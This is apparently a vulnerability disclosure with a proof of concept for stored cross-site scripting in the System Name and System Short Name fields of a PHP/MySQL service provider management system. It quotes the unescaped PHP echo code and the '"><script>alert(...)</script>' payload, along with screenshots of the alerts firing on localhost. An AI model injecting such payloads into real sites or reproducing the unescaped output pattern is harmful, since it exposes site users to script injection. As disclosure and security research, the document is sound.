
Researcher Name: Guru Raghav Saravanan
Product: Service Provider Management System using PHP and MySQL
Vulnerability: Cross Site Scripting

POC:
The vulnerability is present in **system_info/index.php.** The input fields System Name and System short name does not sanitize the user input which leads to Cross Site Scripting.


```
               <div class="form-group">
                   <label for="name" class="control-label">System Name</label>
                   <input type="text" class="form-control form-control-sm" name="name" id="name" value="<?php echo $_settings->info('name') ?>">
               </div>
               <div class="form-group">
                   <label for="short_name" class="control-label">System Short Name</label>
                   <input type="text" class="form-control form-control-sm" name="short_name" id="short_name" value="<?php echo $_settings->info('short_name') ?>">
               </div>
```



System Info
Dashboard / System Info

System Info Successfully Updated.

System Name
"><script>alert("XSS on System Name")</script>
System Short Name
"><script>alert("XSS on System Short Name")</script>
System Logo
Browse... No file selected.
Choose file




localhost

XSS on System Short Name

Banner Images

No files selected.

Choose to upload new banner immages



localhost

XSS on System Name

☐ Don't allow localhost to prompt you again

Banner Images

No files selected.

Choose to upload new banner immages